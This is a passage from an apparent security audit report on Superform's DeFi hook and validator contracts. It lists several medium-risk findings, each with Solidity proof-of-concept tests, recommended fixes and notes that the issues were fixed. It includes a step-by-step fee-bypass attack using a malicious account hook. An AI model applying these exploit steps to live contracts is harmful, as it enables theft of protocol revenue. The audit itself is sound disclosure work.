        ↪  667e484a32d884010cf16427d90049ccf46e970000000000000000000000000000000000000000000000000000000554a360376a755
        ↪  038500000000000000000000000000000000000000000000000000000000000000000a0000000000000000000000000000000000
        ↪  000000000000000000000000000000001e0000000000000000000000000090d2af7d622ca3141efa4d8f1f24d86e5974cc8f
        ↪  000000000000000000000000000000000000000000005500d51af39d8b1cf900000000000000000000000090d2af7d62
        ↪  2ca3141efa4d8f1f24d86e5974cc8f0000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000a0000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000800000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000a0000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000c0000000000000000000000000000000000000000000000000
        ↪  000000000000e0000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
        ↪  0000000000";

        bytes4 placeholder = bytes4(0x00);
        // market
        address yieldSource = address(0x85667e484a32d884010Cf16427D90049CCf46e97);
        bool usePrevHookAmount = false;
        uint256 value = 0;

        hookData = abi.encodePacked(
          placeholder,
          yieldSource,
```

```
            usePrevHookAmount,
            value,
            txData
        );
      }

      // fails in preExecute -> _getBalance-> _decodeTokenOut(data[57:]);
      ↪  0x000000000000000000000000000000000000a0::balanceOf(..)
      _processHook(user, hookData);
    }
}
```

Recommendation Consider removing the validation of `output.pendleSwap`. All hooks should be end-to-end integration tested to ensure they work.

Superform: Fixed in PR 628.

3.2.7 `SpectraExchangeHook` does not update `value` when `usePrevHookAmount` is used

Submitted by Christoph Michel, also found by Christoph Michel

Severity: Medium Risk

Context: SpectraExchangeHook.sol#L78

Finding Description: When using the `SpectraExchangeHook` a user can specify `usePrevHookAmount` to use the amount from the previous hook. While the `txData` for the `SpectraRouter` is updated (`updatedTxData`), the `msg.value` that the call is called with is **not** updated. Therefore, if ETH is swapped the call will fail.

```
executions[0] =
    Execution({target: address(router), value: value, callData: usePrevHookAmount ? updatedTxData : txData_});
```

Impact Explanation: High - Breaks Core Functionality: Causes a failure in fundamental protocol operations. Hooks must be considered a core part of SuperForm as every smart wallet action is performed through one of their hooks. Without hooks, SuperForm would just be a smart wallet (the specific smart wallet is not even in scope) and there'd be no protocol. In the described scenario, when the `Execution[]` returned from the hook is executed the `SpectraRouter` will revert as it receives a different `value` than expected. The hook is broken for swapping ETH with `usePrevHookAmount`.

Likelihood Explanation: High - Issues that can be triggered by any user, without significant constraints.

Recommendation If `usePrevHookAmount` is true, the `value` should be set to `prevHook.outAmount()`.

```
executions[0] =
    Execution({target: address(router), value: usePrevHookAmount ? ISuperHookResult(prevHook).outAmount() :
    ↪  value, callData: usePrevHookAmount ? updatedTxData : txData_});
```

All hooks should be end-to-end integration tested to ensure they work.

Superform: Fixed in PR 589.

3.2.8 Fee miscalculation and DoS via arbitrary `owner` parameter in ERC4626 redemption hooks

Submitted by 0xAlix2, also found by Cybrid and 0xmechanic

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: When accounts redeem their shares through hooks, two transient variables are stored for ledger accounting:

- `outAmount`: the amount of assets received.
- `usedShares`: the number of shares burned during redemption.

These values are passed to `BaseLedger::updateAccounting`, which calculates yield-based fees for outflows. Specifically, the `costBasis` is computed from `usedShares` via `calculateCostBasisView`:

```
function calculateCostBasisView(address user, address yieldSource, uint256 usedShares)
    public
    view
    returns (uint256 costBasis)
{
    uint256 accumulatorShares = usersAccumulatorShares[user][yieldSource];
    uint256 accumulatorCostBasis = usersAccumulatorCostBasis[user][yieldSource];

    if (usedShares > accumulatorShares) revert INSUFFICIENT_SHARES();

    costBasis = Math.mulDiv(accumulatorCostBasis, usedShares, accumulatorShares);
}
```

Fees are intended to apply only to profit - i.e., the difference between the redeemed value and the user's cost basis. For example, if a user deposits 100 and redeems 110, fees should apply only to the 10 profit.

However, both `ApproveAndRedeem4626VaultHook` and `Redeem4626VaultHook` allow the user to specify the `owner` parameter during redemption. However, the owner is not used to compute the cost basis for fee calculations - the account is used, this could be verified by looking at `_preExecute` and `_postExecute`, see ApproveAndRedeem4626VaultHook.sol#L112-L123:

```
function _preExecute(address, address account, bytes calldata data) internal override {
    address yieldSource = data.extractYieldSource();
    asset = IERC4626(yieldSource).asset();
    outAmount = _getBalance(account, data);
    usedShares = _getSharesBalance(account, data);
    spToken = yieldSource;
}

function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(account, data) - outAmount;
    usedShares = usedShares - _getSharesBalance(account, data);
}
```

- If the caller `account` has no shares, `calculateCostBasisView` reverts due to division by zero.
- If the `caller` has some shares, but is different from the owner's, the system misattributes `usersAccumulatorShares` and `usersAccumulatorCostBasis`, leading to incorrect fee calculation.

Proof of Concept:

```
contract MockERC4626 is ERC4626 {
    constructor(
        IERC20 asset_,
        string memory name_,
        string memory symbol_
    ) ERC4626(asset_) ERC20(name_, symbol_) {}

    function decimals() public view virtual override returns (uint8) {
        return 18;
    }
}

contract ERC4626Test is Helpers, RhinestoneModuleKit, InternalHelpers {
    using ModuleKitHelpers for *;

    ApproveAndRedeem4626VaultHook public redeemHook;

    address public USDC;
    address public accountETH;
    address public feeRecipient;
    address public user;
    bytes4 public yieldSourceOracleId;

    ERC4626 public USDCvault;
    ERC4626YieldSourceOracle public yieldSource;
    AccountInstance public instanceOnETH;
    ISuperExecutor public superExecutorOnETH;

    SuperLedgerConfiguration public config;
    SuperLedger public superLedger;

    function setUp() public {
```

```
        vm.createSelectFork(vm.envString(ETHEREUM_RPC_URL_KEY), ETH_BLOCK);
        instanceOnETH = makeAccountInstance(keccak256(abi.encode("TEST")));
        accountETH = instanceOnETH.account;
        feeRecipient = makeAddr("feeRecipient");
        user = makeAddr("user");

        USDC = 0xA0b86991c6218b36c1d19D4a2e9Eb0cE3606eB48;
        yieldSourceOracleId = bytes4(bytes(ERC4626_YIELD_SOURCE_ORACLE_KEY));
        yieldSource = new ERC4626YieldSourceOracle();

        USDCvault = new MockERC4626(IERC20(USDC), "Mock USDC Vault", "mUSDC");
        config = new SuperLedgerConfiguration();

        superExecutorOnETH = new SuperExecutor(address(config));
        instanceOnETH.installModule({
            moduleTypeId: MODULE_TYPE_EXECUTOR,
            module: address(superExecutorOnETH),
            data: ""
        });

        address[] memory executors = new address[](1);
        executors[0] = address(superExecutorOnETH);

        superLedger = new SuperLedger(address(config), executors);

        ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[]
            memory configs = new ISuperLedgerConfiguration.YieldSourceOracleConfigArgs[](
                1
            );
        configs[0] = ISuperLedgerConfiguration.YieldSourceOracleConfigArgs({
            yieldSourceOracleId: yieldSourceOracleId,
            yieldSourceOracle: address(yieldSource),
            feePercent: 1000,
            feeRecipient: feeRecipient,
            ledger: address(superLedger)
        });
        config.setYieldSourceOracles(configs);

        redeemHook = new ApproveAndRedeem4626VaultHook();
    }

    function test_DiffOwnerReceiver_DoS() public {
        uint256 amount = 100e6;

        _getTokens(USDC, user, amount);

        vm.startPrank(user);
        IERC20(USDC).approve(address(USDCvault), amount);
        USDCvault.deposit(amount, user);
        USDCvault.approve(accountETH, type(uint256).max);
        vm.stopPrank();

        address[] memory hooksAddresses = new address[](1);
        hooksAddresses[0] = address(redeemHook);

        bytes[] memory hooksData = new bytes[](1);
        hooksData[0] = abi.encodePacked(
            yieldSourceOracleId,
            address(USDCvault),
            address(USDC),
            user,
            USDCvault.balanceOf(user),
            false
        );

        // Division by zero
        executeOp(
            _getExecOps(
                instanceOnETH,
                superExecutorOnETH,
                abi.encode(
                    ISuperExecutor.ExecutorEntry({
                        hooksAddresses: hooksAddresses,
                        hooksData: hooksData
                    })
                )
```

```
            )
        );
    }
}
```

Recommendation: Hooks should not allow users to pass an arbitrary `owner` during redemption. Instead, the `account` should always be used as the share owner to ensure accurate and safe fee accounting.

```
  executions[2] = Execution({
      target: yieldSource,
      value: 0,
-     callData: abi.encodeCall(IERC4626.redeem, (shares, account, owner))
+     callData: abi.encodeCall(IERC4626.redeem, (shares, account, account))
  });
```

Superform: Fixed in PR 636.

3.2.9 Incorrect share accounting in `Redeem5115VaultHook` and `ApproveAndRedeem5115VaultHook` When Burning from Internal Balance

Submitted by 0xmechanic, also found by Cybrid and 0xAlix2

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: The `Redeem5115VaultHook` and `ApproveAndRedeem5115VaultHook` incorrectly calculate `usedShares` by always checking the balance of the `account` parameter, even when `burnFromInternalBalance = true`. This leads to incorrect share usage reporting in the hook, breaking downstream fee and ledger invariants.

Finding Description: In the `Redeem5115VaultHook` and `ApproveAndRedeem5115VaultHook`, both `_preExecute` and `_postExecute` calculate `usedShares` for `account` as:

```
function _preExecute(address, address account, bytes calldata data) internal override {
    asset = BytesLib.toAddress(data, 24); // tokenOut from data
    outAmount = _getBalance(account, data);
    usedShares = _getSharesBalance(account, data);
    spToken = data.extractYieldSource();
}

function _postExecute(address, address account, bytes calldata data) internal override {
    outAmount = _getBalance(account, data) - outAmount;
    usedShares = usedShares - _getSharesBalance(account, data);
}
```

However, when `burnFromInternalBalance == true`, the `redeem()` function of `IStandardizedYield` will burn shares from the vault and not from the `account` parameter passed to the hook. Since `account`'s share balance remains unchanged in this case, `_postExecute` observes no difference in share balance and records `usedShares = 0`. The `outAmount` however, will stay the same for both cases of `burnFromInternalBalance == true` and `burnFromInternalBalance == false`. This breaks the accounting logic of the hook system. In `_updateAccounting` in `BaseLedger`, `amountAssets` from here:

```
uint256 amountAssets = _getOutflowProcessVolume(
    amountSharesOrAssets,
    usedShares,
    pps,
    IYieldSourceOracle(config.yieldSourceOracle).decimals(yieldSource)
);
```

will be zero, resulting in no fee processed and `usersAccumulatorShares[user][yieldSource]` and `usersAccumulatorCostBasis[user][yieldSource]` not being updated.

Impact Explanation: Medium.

- `usedShares` is always zero when burning from internal balance, due to incorrect tracking.
- `amountAssets` becomes zero in `_updateAccounting`, so no fees are charged.
- Cost basis and share usage are not updated, breaking ledger invariants.

Likelihood Explanation: The likelihood is High. The use of `burnFromInternalBalance = true` is a supported and explicitly encoded parameter in the ERC-5115 `redeem()` function and in the hook calldata layout. No special conditions or permissions are needed.

Proof of Concept: We wrote two tests for the two cases of `burnFromInternalBalance = false` and `burnFromInternalBalance = true`. For `burnFromInternalBalance = false` add the following test in test/integration:

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";
import {IStandardizedYield} from "../../src/vendor/pendle/IStandardizedYield.sol";
import {IERC7540} from "../../src/vendor/vaults/7540/IERC7540.sol";
import {UserOpData} from "modulekit/ModuleKit.sol";
import {IERC20} from "@openzeppelin/contracts/interfaces/IERC20.sol";
import {MinimalBaseIntegrationTest} from "./MinimalBaseIntegrationTest.t.sol";
import {Deposit5115VaultHook} from "../../src/core/hooks/vaults/5115/Deposit5115VaultHook.sol";
import {RequestDeposit7540VaultHook} from "../../src/core/hooks/vaults/7540/RequestDeposit7540VaultHook.sol";
import {Redeem5115VaultHook} from "../../../../src/core/hooks/vaults/5115/Redeem5115VaultHook.sol";
import "forge-std/console2.sol";

interface IRoot {
    function endorsed(address user) external view returns (bool);
}

contract Redeem5115VaultBugTest is MinimalBaseIntegrationTest {
    IStandardizedYield public vaultInstance5115ETH;

    address public underlyingETH_sUSDe;

    address public yieldSource5115AddressSUSDe;

    address public yieldSource7540AddressUSDC;

    function setUp() public override {
        blockNumber = ETH_BLOCK;

        super.setUp();

        underlyingETH_sUSDe = CHAIN_1_SUSDE;
        _getTokens(underlyingETH_sUSDe, accountEth, 1e18);

        yieldSource5115AddressSUSDe = CHAIN_1_PendleEthena;

        vaultInstance5115ETH = IStandardizedYield(yieldSource5115AddressSUSDe);
        address shareToken = address(vaultInstance5115ETH);
        _getTokens(shareToken, address(vaultInstance5115ETH), 1e8 / 2);
    }

    function test_IncorrectUsedSharesInRedeem5115VaultHook() public {
        uint256 amount = 1e8;
        uint256 amountPerVault = amount / 2;

        assertEq(vaultInstance5115ETH.balanceOf(address(vaultInstance5115ETH)), amountPerVault);

        uint256 accountUSDCStartBalance = IERC20(underlyingEth_USDC).balanceOf(accountEth);
        uint256 accountSUSDEStartBalance = IERC20(underlyingETH_sUSDe).balanceOf(accountEth);

        address[] memory hooksAddresses = new address[](2);
        hooksAddresses[0] = approveHook;
        hooksAddresses[1] = address(new Deposit5115VaultHook());
        vm.mockCall(
            0x0C1fDfd6a1331a875EA013F3897fc8a76ada5DfC,
            abi.encodeWithSelector(IRoot.endorsed.selector, accountEth),
            abi.encode(true)
        );
        bytes[] memory hooksData = new bytes[](2);
        hooksData[0] = _createApproveHookData(underlyingETH_sUSDe, yieldSource5115AddressSUSDe,
        ↪  amountPerVault, false);
        hooksData[1] = _createDeposit5115VaultHookData(
            bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)),
            yieldSource5115AddressSUSDe,
            underlyingETH_sUSDe,
            amountPerVault,
            0,
```

```
            true,
            address(0),
            0
        );

        ISuperExecutor.ExecutorEntry memory entry =
            ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});
        UserOpData memory userOpData = _getExecOps(instanceOnEth, superExecutorOnEth, abi.encode(entry));

        vm.expectEmit(true, true, true, false);
        emit IStandardizedYield.Deposit(accountEth, accountEth, underlyingETH_sUSDe, amountPerVault,
        ↪  amountPerVault);
        executeOp(userOpData);

        // Check asset balances
        assertEq(IERC20(underlyingETH_sUSDe).balanceOf(accountEth), accountSUSDEStartBalance - amountPerVault);

        // Check vault shares balances
        assertEq(vaultInstance5115ETH.balanceOf(accountEth), amountPerVault);

        address[] memory hooksAddressesRedeem = new address[](1);
        bytes[] memory hooksDataRedeem = new bytes[](1);
        hooksAddressesRedeem[0] = address(new Redeem5115VaultHook());
        hooksDataRedeem[0] = _create5115RedeemHookData(
            bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)), address(vaultInstance5115ETH),
            ↪  underlyingETH_sUSDe, amountPerVault, 0, false
        );

        ISuperExecutor.ExecutorEntry memory entryRedeem = ISuperExecutor.ExecutorEntry({hooksAddresses:
        ↪  hooksAddressesRedeem, hooksData: hooksDataRedeem});
        UserOpData memory userOpDataRedeem = _getExecOps(instanceOnEth, superExecutorOnEth,
        ↪  abi.encode(entryRedeem));
        executeOp(userOpDataRedeem);

        assertEq(vaultInstance5115ETH.balanceOf(accountEth), 0);
        assertEq(vaultInstance5115ETH.balanceOf(address(vaultInstance5115ETH)), amountPerVault);
        assertEq(IERC20(underlyingETH_sUSDe).balanceOf(accountEth), accountSUSDEStartBalance);
        vm.clearMockedCalls();
    }
}
```

We see that shares are burned from `accountEth`, and `usedShares` will be non-zero. For `burnFromInternalBalance = true` first change the `burnFromInternalBalance` in `InternalHelpers::_create5115RedeemHookData` to true as:

```
function _create5115RedeemHookData(
    bytes4 yieldSourceOracleId,
    address vault,
    address tokenOut,
    uint256 shares,
    uint256 minTokenOut,
    bool usePrevHookAmount
) internal pure returns (bytes memory hookData) {
    hookData = abi.encodePacked(yieldSourceOracleId, vault, tokenOut, shares, minTokenOut, true,
    ↪  usePrevHookAmount);
}
```

Then add this test in test/integration (note that we only changed lines 98 and 99):

```
// SPDX-License-Identifier: MIT
pragma solidity 0.8.30;

import {ISuperExecutor} from "../../src/core/interfaces/ISuperExecutor.sol";
import {IStandardizedYield} from "../../src/vendor/pendle/IStandardizedYield.sol";
import {IERC7540} from "../../src/vendor/vaults/7540/IERC7540.sol";
import {UserOpData} from "modulekit/ModuleKit.sol";
import {IERC20} from "@openzeppelin/contracts/interfaces/IERC20.sol";
import {MinimalBaseIntegrationTest} from "./MinimalBaseIntegrationTest.t.sol";
import {Deposit5115VaultHook} from "../../src/core/hooks/vaults/5115/Deposit5115VaultHook.sol";
import {RequestDeposit7540VaultHook} from "../../src/core/hooks/vaults/7540/RequestDeposit7540VaultHook.sol";
import {Redeem5115VaultHook} from "../../../../src/core/hooks/vaults/5115/Redeem5115VaultHook.sol";
import "forge-std/console2.sol";

interface IRoot {
    function endorsed(address user) external view returns (bool);
```

```
}

contract Redeem5115VaultBugTest is MinimalBaseIntegrationTest {
    IStandardizedYield public vaultInstance5115ETH;

    address public underlyingETH_sUSDe;

    address public yieldSource5115AddressSUSDe;

    address public yieldSource7540AddressUSDC;

    function setUp() public override {
        blockNumber = ETH_BLOCK;

        super.setUp();

        underlyingETH_sUSDe = CHAIN_1_SUSDE;
        _getTokens(underlyingETH_sUSDe, accountEth, 1e18);

        yieldSource5115AddressSUSDe = CHAIN_1_PendleEthena;

        vaultInstance5115ETH = IStandardizedYield(yieldSource5115AddressSUSDe);
        address shareToken = address(vaultInstance5115ETH);
        _getTokens(shareToken, address(vaultInstance5115ETH), 1e8 / 2);
    }

    function test_IncorrectUsedSharesInRedeem5115VaultHook() public {
        uint256 amount = 1e8;
        uint256 amountPerVault = amount / 2;

        assertEq(vaultInstance5115ETH.balanceOf(address(vaultInstance5115ETH)), amountPerVault);

        uint256 accountUSDCStartBalance = IERC20(underlyingEth_USDC).balanceOf(accountEth);
        uint256 accountSUSDEStartBalance = IERC20(underlyingETH_sUSDe).balanceOf(accountEth);

        address[] memory hooksAddresses = new address[](2);
        hooksAddresses[0] = approveHook;
        hooksAddresses[1] = address(new Deposit5115VaultHook());
        vm.mockCall(
            0x0C1fDfd6a1331a875EA013F3897fc8a76ada5DfC,
            abi.encodeWithSelector(IRoot.endorsed.selector, accountEth),
            abi.encode(true)
        );
        bytes[] memory hooksData = new bytes[](2);
        hooksData[0] = _createApproveHookData(underlyingETH_sUSDe, yieldSource5115AddressSUSDe,
        ↪  amountPerVault, false);
        hooksData[1] = _createDeposit5115VaultHookData(
            bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)),
            yieldSource5115AddressSUSDe,
            underlyingETH_sUSDe,
            amountPerVault,
            0,
            true,
            address(0),
            0
        );

        ISuperExecutor.ExecutorEntry memory entry =
            ISuperExecutor.ExecutorEntry({hooksAddresses: hooksAddresses, hooksData: hooksData});
        UserOpData memory userOpData = _getExecOps(instanceOnEth, superExecutorOnEth, abi.encode(entry));

        vm.expectEmit(true, true, true, false);
        emit IStandardizedYield.Deposit(accountEth, accountEth, underlyingETH_sUSDe, amountPerVault,
        ↪  amountPerVault);
        executeOp(userOpData);

        // Check asset balances
        assertEq(IERC20(underlyingETH_sUSDe).balanceOf(accountEth), accountSUSDEStartBalance - amountPerVault);

        // Check vault shares balances
        assertEq(vaultInstance5115ETH.balanceOf(accountEth), amountPerVault);

        address[] memory hooksAddressesRedeem = new address[](1);
        bytes[] memory hooksDataRedeem = new bytes[](1);
        hooksAddressesRedeem[0] = address(new Redeem5115VaultHook());
        hooksDataRedeem[0] = _create5115RedeemHookData(
```

```
            bytes4(bytes(ERC5115_YIELD_SOURCE_ORACLE_KEY)), address(vaultInstance5115ETH),
            ↪  underlyingETH_sUSDe, amountPerVault, 0, false
        );

        ISuperExecutor.ExecutorEntry memory entryRedeem = ISuperExecutor.ExecutorEntry({hooksAddresses:
        ↪  hooksAddressesRedeem, hooksData: hooksDataRedeem});
        UserOpData memory userOpDataRedeem = _getExecOps(instanceOnEth, superExecutorOnEth,
        ↪  abi.encode(entryRedeem));
        executeOp(userOpDataRedeem);

        assertEq(vaultInstance5115ETH.balanceOf(accountEth), amountPerVault);
        assertEq(vaultInstance5115ETH.balanceOf(address(vaultInstance5115ETH)), 0);
        assertEq(IERC20(underlyingETH_sUSDe).balanceOf(accountEth), accountSUSDEStartBalance);
        vm.clearMockedCalls();
    }
}
```

Now we see that shares are not burned from `accountEth` and `usedShares` will be zero.

Recommendation: The hook should check the `burnFromInternalBalance` flag and use the correct address for computing the share delta.

Superform: Fixed in PR 519.

3.2.10 `SuperValidatorBase` incorrectly handles infinite validity signatures (`validUntil = 0`) against ERC7579 specification

Submitted by Fishy, also found by 0xodus

Severity: Medium Risk

Context: SuperValidatorBase.sol#L130

Summary: The `SuperMerkleValidator` contract incorrectly handles the `validUntil` timestamp in signature validation, causing signatures with `validUntil = 0` (meant to indicate infinite validity) to be rejected, breaking the intended validation logic.

Finding Description: The `SuperMerkleValidator` contract's signature validation mechanism uses a `validUntil` timestamp to determine the expiration of signatures. When `validUntil` is set to 0, it should indicate that the signature never expires, as specified in the `ERC7579ValidatorBase` contract:

```
@param validUntil - Last timestamp this UserOperation is valid (or zero for infinite)
```

However, the current implementation in `_isSignatureValid()` incorrectly compares this value with `block.timestamp`:

```
function _isSignatureValid(address signer, address sender, uint48 validUntil)
    internal
    view
    override
    returns (bool)
{
    return signer == _accountOwners[sender] && validUntil >= block.timestamp;
}
```

The issue arises because when `validUntil = 0`, the condition `validUntil >= block.timestamp` will always evaluate to `false` since `block.timestamp` is always positive. This means that signatures intended to have infinite validity are incorrectly rejected. This breaks a fundamental security guarantee of the system: the ability to create signatures that never expire, which is essential for certain types of long-running or permanent authorizations.

Impact Explanation: The impact is assessed as High for the following reasons:

1. It breaks core functionality of the validation system.
2. It affects all signatures intended to have infinite validity.
3. It could lead to denial of service for legitimate operations that require non-expiring signatures.
4. It forces users to use limitated expiration times, which may not be suitable for all use cases.

Likelihood Explanation: The likelihood is assessed as High because:

1. The condition occurs 100% of the time when `validUntil = 0`.
2. It's a common pattern in blockchain systems to use 0 to indicate infinite/no expiration.
3. The issue is not dependent on any external conditions or specific timing.
4. Users are likely to attempt using infinite validity signatures for permanent authorizations.

Proof of Concept: The provided test demonstrates the vulnerability:

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.30;

import { BaseTest } from "./BaseTest.t.sol";
import {SuperMerkleValidator} from "../src/core/validators/SuperMerkleValidator.sol";
import { SuperDestinationValidator } from "../src/core/validators/SuperDestinationValidator.sol";
import { SuperValidatorBase } from "../src/core/validators/SuperValidatorBase.sol";
import { MerkleProof } from "@openzeppelin/contracts/utils/cryptography/MerkleProof.sol";
import { MessageHashUtils } from "@openzeppelin/contracts/utils/cryptography/MessageHashUtils.sol";
import { ECDSA } from "@openzeppelin/contracts/utils/cryptography/ECDSA.sol";
import {IERC7579Account} from "../lib/modulekit/src/accounts/common/interfaces/IERC7579Account.sol";
import {ModeCode} from "../lib/modulekit/src/accounts/common/lib/ModeLib.sol";
import {Execution} from "../lib/modulekit/src/accounts/common/interfaces/IERC7579Account.sol";


contract POC_IncorrectValidUntilTest is BaseTest {
    function test_POC_IncorrectValidUntilHandling() public {
        // Select fork for testing
        vm.selectFork(FORKS[ETH]);

        // Setup - Create new User contract instance
        User user = new User();
        vm.label(address(user), "User");
        vm.makePersistent(address(user));

        // Get validator address
        address validator = _getContract(ETH, SUPER_MERKLE_VALIDATOR_KEY);

        // Initialize validator for user
        vm.startPrank(address(user));
        SuperMerkleValidator(validator).onInstall(abi.encode(address(this))); // Set this test contract as the
        ↪  owner

        // Create merkle tree data
        bytes32[] memory leaves = new bytes32[](1);
        bytes32 userOpHash = keccak256("test");
        leaves[0] = keccak256(bytes.concat(keccak256(abi.encode(userOpHash, uint48(0)))));

        // Create merkle tree using _createValidatorMerkleTree
        (bytes32[][] memory proofs, bytes32 root) = _createValidatorMerkleTree(leaves);

        // Create and sign the message hash
        bytes32 messageHash = keccak256(abi.encode("SuperValidator", root)); // Use root as merkleRoot
        uint256 privateKey = 0xac0974bec39a17e36ba4a6b4d238ff944bacb478cbed5efcae784d7bf4f2ff80;
        bytes memory signature = _signMessage(messageHash, privateKey);

        // Pack the signature data with validUntil = 0
        bytes memory sigDataRaw = abi.encode(
            uint48(0), // validUntil = 0 should mean infinite validity
            root,   // merkleRoot
            proofs[0],     // proofSrc
            proofs[0],     // proofDst
            signature
        );

        // Try to validate the signature
        // This should return 0x1626ba7e (VALID_SIGNATURE) but will fail due to incorrect validUntil handling
        bytes4 result = SuperMerkleValidator(validator).isValidSignatureWithSender(
            address(user),
            userOpHash,
            abi.encode(sigDataRaw)
        );

        // The validation should fail even though validUntil=0 should mean infinite validity
        assertEq(result, bytes4(0), "Signature validation should fail due to incorrect validUntil handling");

        vm.stopPrank();
```

```
    }

    function _signMessage(bytes32 messageHash, uint256 privateKey) internal pure returns (bytes memory) {
        (uint8 v, bytes32 r, bytes32 s) = vm.sign(privateKey, messageHash);
        return abi.encodePacked(r, s, v);
    }
}


contract User is IERC7579Account {
    mapping(uint256 => mapping(address => bool)) private installedModules;

    function execute(ModeCode mode, bytes calldata executionCalldata) external payable {
        // Just forward the execution
        (bool success, ) = address(this).call(executionCalldata);
        require(success, "User: execution failed");
    }

    function executeFromExecutor(
        ModeCode mode,
        bytes calldata executionCalldata
    ) external payable returns (bytes[] memory returnData) {
        // Execute the call
        (bool success, bytes memory result) = address(this).call(executionCalldata);
        require(success, "User: execution failed");

        // Return the result in an array
        returnData = new bytes[](1);
        returnData[0] = result;
        return returnData;
    }

    function installModule(
        uint256 moduleTypeId,
        address module,
        bytes calldata initData
    ) external payable {
        installedModules[moduleTypeId][module] = true;
        emit ModuleInstalled(moduleTypeId, module);
    }

    function uninstallModule(
        uint256 moduleTypeId,
        address module,
        bytes calldata deInitData
    ) external payable {
        installedModules[moduleTypeId][module] = false;
        emit ModuleUninstalled(moduleTypeId, module);
    }

    function isModuleInstalled(
        uint256 moduleTypeId,
        address module,
        bytes calldata additionalContext
    ) external view returns (bool) {
        return installedModules[moduleTypeId][module];
    }

    function isValidSignature(bytes32 hash, bytes calldata data) external view returns (bytes4) {
        return 0x1626ba7e; // Magic value for EIP-1271
    }

    function supportsExecutionMode(ModeCode encodedMode) external view returns (bool) {
        return true; // Support all execution modes for testing
    }

    function supportsModule(uint256 moduleTypeId) external view returns (bool) {
        return true; // Support all module types for testing
    }

    function accountId() external view returns (string memory) {
        return "TestUser"; // Simple ID for testing
    }

    receive() external payable {}
}
```

Recommendation: Modify the `_isSignatureValid` function to treat `validUntil = 0` as infinite validity:

```
function _isSignatureValid(address signer, address sender, uint48 validUntil)
    internal
    view
    override
    returns (bool)
{
    // validUntil = 0 means infinite validity
    return signer == _accountOwners[sender] && (validUntil == 0 || validUntil >= block.timestamp);
}
```

This change ensures that:

1. A `validUntil` value of 0 is treated as infinite validity.
2. All other `validUntil` values are compared normally with `block.timestamp`.
3. The original security properties are maintained while fixing the infinite validity case.

Superform: Fixed in PR 602.

3.2.11 Outflow fees can be bypassed by leveraging ERC7579's `withHook` modifier

Submitted by Orion Security

Severity: Medium Risk

Context: BaseLedger.sol#L239

Summary: Outflow fees for all executions can be bypassed by malicious users leveraging ERC-7579's `withHook` modifier to configure malicious hooks in their own account.

Finding Description: Note: It is important to note the difference between hooks configured in the Account and superform hooks. It might be confusing but the malicious hook is not related in any way to the pre-built Superform hooks.

ERC7579 accounts can configure custom hooks (unrelated to the Superform hooks). During every execution, a `withHook` modifier is triggered that allows the custom hook to be run pre and post execution.

A malicious user can leverage this functionality in ERC7579 accounts to perform an attack to avoid fees charged by Superform. The goal is to trick the way in which gains are currently being accounted. The current implementation charges fees based on the following flow:

1. Before every hook execution, trigger `preExecute()` in the Superform hook in order to fetch the current balance of the asset in the account.
2. Perform the actual execution. This is where the `executeFromExecutor()` function is called in the account by the `SuperformExecutor`, so the `withHook` modifier will run here. It is important to understand that this runs before the `postExecute()` Superform hook function.
3. After the execution, trigger `postExecute()` in the Superform hook to fetch the new balance. The gain is derived from the difference between the current balance and the balance obtained in the `preExecute()`.

The idea is to leverage the malicious hook triggered in step 2 to transfer funds outside of the account, making the `postExecute()` hook report a difference of 0 in the balance. The attack flow consists in the following actions.

1. Create a malicious hook. The account gives infinite approval to the hook of the assets they will obtain after interacting with superform.
2. For every execution that interacts with an `OUTFLOW` Superform hook (i.e, execution that charges fees on gains), the `withHook` account modifier runs. Let's say we redeem from an ERC4626 vault and we gain some assets. First, the ERC4626 hook will run `preExecute` to fetch the balance of asset of the account. Then, the actual redemption takes place and assets are transferred to the account. After obtaining such assets in the account, the `withHook` modifier runs. At this point, the hook transfers the assets from the account to any other wallet they want. This is possible because of the approval performed in step 1.

3. Finally, the ERC4626 hook's `postExecute` function is run. It fetches the balance of the account, however because the assets were transferred out prior to the `postExecute` call, no gain will be reported. The `outAmount` from the hook (which is the amount used to determine the actual transacted assets, and used to derive the fees) will be 0, effectively allowing the attacker to pay 0 fees for their redemption.

Impact Explanation: The impact is High because it enables any fee applied in Superform to be bypassed. This will directly break Superform's revenue mechanism, leading to a loss of funds for the protocol team.

Likelihood Explanation: The likelihood is High because the exploit only requires a malicious account owner to create a malicious hook and configure it in their account. There's no actual limitations that prevent the owner from doing this, and it can be done for all outflow hooks. With the current way in which transacted amount is computed there's no way to avoid this attack, so the likelihood is high.

Proof of Concept: The following proof of concept details the attack. In order to run it, follow these steps:

1. In `MinimalBaseNexusIntegrationTest.t.sol`, paste the following functions. They will help us deploy a nexus account with a custom Malicious hook configured on deployment:

```
// MinimalBaseNexusIntegrationTest.t.sol
function _createWithNexusWithMaliciousHook(address registry, address[] memory attesters, uint8
↪  threshold, uint256 value, address maliciousHook)
        internal
        returns (address)
    {
        bytes memory initData = _getNexusInitDataWithMaliciousHook(registry, attesters, threshold,
        ↪  maliciousHook);

        address computedAddress = nexusFactory.computeAccountAddress(initData, initSalt);
        address deployedAddress = nexusFactory.createAccount{value: value}(initData, initSalt);

        if (deployedAddress != computedAddress) revert("Nexus SCA addresses mismatch");
        return computedAddress;
    }

function _getNexusInitDataWithMaliciousHook(address registry, address[] memory attesters, uint8
